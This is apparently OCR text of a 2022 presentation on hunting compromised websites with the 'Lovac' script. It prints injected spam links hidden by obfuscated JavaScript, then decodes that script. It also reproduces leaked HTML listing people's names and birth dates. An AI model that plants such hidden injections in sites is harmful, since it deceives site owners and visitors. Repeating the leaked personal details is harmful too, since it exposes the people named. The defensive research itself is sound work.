
IVAN MARKOVIĆ, IVANM@SECURITY-NET.BIZ, MARCH 2022


HOW TO "HUNT" MALWARE, AND THE OTHERS :)

Proof of concept with "Lovac" script



INTRO

- This is presentation of findings from several scripts, written in ~~python~~ everything I have easily available on the current OS, for the purposes of the malware hunting and threat modelling.
- On this link: https://github.com/Ivan-Markovic/lovac, you can download proof of concept on which you can build your “hunting” framework further.
- In 24 hours of running script has detected more than 20 compromised locations. Most of them with very high mean detection time (MTTD).




Initial POC idea discussed on Twitter:
https://twitter.com/ivanmarkovicsec/status/1501640436296949767


IFRAME WITH MALICIOUS LINK

Domain alcobro.net serving malware. YU domain don't exists for long time...
https://twitter.com/ivanmarkovicsec/status/1499708396026613761

JAVASCRIPT REDIRECTION TO THE MALWARE



HTML / Javascript Source Code De-obfuscation using *de4js*
https://twitter.com/ivanmarkovicsec/status/1500540322518118408




Debugging code using Browser
https://twitter.com/ivanmarkovicsec/status/1500757051986915330

JAVASCRIPT HIDE MALICIOUS ADVERTISING

```
pageTracker._trackPageview();

} catch(err) {}</script>
<div name="LcOkne" id="FQfMnG">

<a href="http://www.atleticoarezzo.it/">UGG Saldi</a>
<a href="http://www.associazionespazzavento.it/">Stivali UGG</a>
<a href="http://www.agendacultura.it/">UGG Saldi</a>
<a href="http://www.rumeniinitalia.it/">UGG Outlet</a>
<a href="http://www.anspilecce.it">Stivali UGG</a>
<a href="http://www.montanolucino-ut.it">UGG Outlet</a>
<a href="http://www.mtdirectionsk.it">Stivali UGG</a>
<a href="http://www.bkvietnam.dk/">UGG Sko</a>
<a href="http://www.altieco.dk/">UGG Australia</a>
<a href="http://www.vinboden.dk">Billige UGG</a>

<a href="/teletext/ralph-lauren-vaska.html" title="ralph lauren v&#228;ska">ralph lauren v&#228;ska</a>
<a href="/teletext/ralph-lauren-skjorta.html" title="ralph lauren skjorta">ralph lauren skjorta</a>
<a href="/teletext/ralph-lauren-jacka-herr.html" title="ralph lauren jacka herr">ralph lauren jacka herr</a>
<a href="/teletext/ralph-lauren-parfym-dam.html" title="ralph lauren parfym dam">ralph lauren parfym dam</a>
<a href="/teletext/polo-ralph-lauren-skor.html" title="polo ralph lauren skor">polo ralph lauren skor</a>
<a href="/teletext/ralph-lauren-skjorta-dam.html" title="ralph lauren skjorta dam">ralph lauren skjorta dam</a>

</div><script language="JavaScript">var _0x6977=["\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x73\x74\x
\x73\x70\x6C\x61\x79","\x6E\x6F\x6E\x65"];document[_0x6977[0]](_0x6977[2])[_0x6977[1]][_0x6977[3]]=_0x6977[4]</script>
```


De-obfuscated code: var _0x6977 = ["getElementById", "style", "FQfMnG", "display", “none"];
https://twitter.com/ivanmarkovicsec/status/1503279774906699776

DEFACED WEB SITE



Hacked by Kurdish Hackers Team
https://twitter.com/ivanmarkovicsec/status/1504127213100220420

POSSIBLE CRYPTO MINER TRACES




Possible Crypto Miner traces on Government website
https://twitter.com/ivanmarkovicsec/status/1504113982013165569

PRIVATE INFORMATION LEAK



```
<div id="pokupi_prodavca">
<li id="field_2_19" class="gfield field_sublabel_below field_description_below gfield_visibility_visible"><label class="gfield_label"
for="input_2_19">PRODAVAC</label>
<div class="ginput_container ginput_container_select">
<select name="input_19" id="input_2_19" class="medium gfield_select" aria-invalid="false">


    <option value="2232">   <a href="http://administracija.rs/prodavac/2232/" title="Ahmed Trifunović Marko">Ahmed Trifunović Marko
    </option>

    <option value="2565">   <a href="http://administracija.rs/prodavac/2565/" title="Ahmeti Gadafi">Ahmeti Gadafi (28/04/1977)</a>
    </option>

    <option value="1756">   <a href="http://administracija.rs/prodavac/1756/" title="Ajetović Amir">Ajetović Amir (09/03/1994)</a>
    </option>

    <option value="2690">   <a href="http://administracija.rs/prodavac/2690/" title="Aleksić Marko">Aleksić Marko (14/07/1998)</a>
    </option>

    <option value="1360">   <a href="http://administracija.rs/prodavac/1360/" title="Andrea Vujičić">Andrea Vujičić (06/05/1991)</a>
    </option>

    <option value="1658">   <a href="http://administracija.rs/prodavac/1658/" title="Antić Bojan">Antić Bojan (07/02/1973)</a>
    </option>

    <option value="1733">   <a href="http://administracija.rs/prodavac/1733/" title="Antić Stefan">Antić Stefan (26/03/1990)</a>
    </option>
```

Initially script detected keyword “rolex” on the webpage, however if you look at the source code, there is whole bunch of personal data.
https://twitter.com/ivanmarkovicsec/status/1504416045280468992

MISCONFIGURED DNS

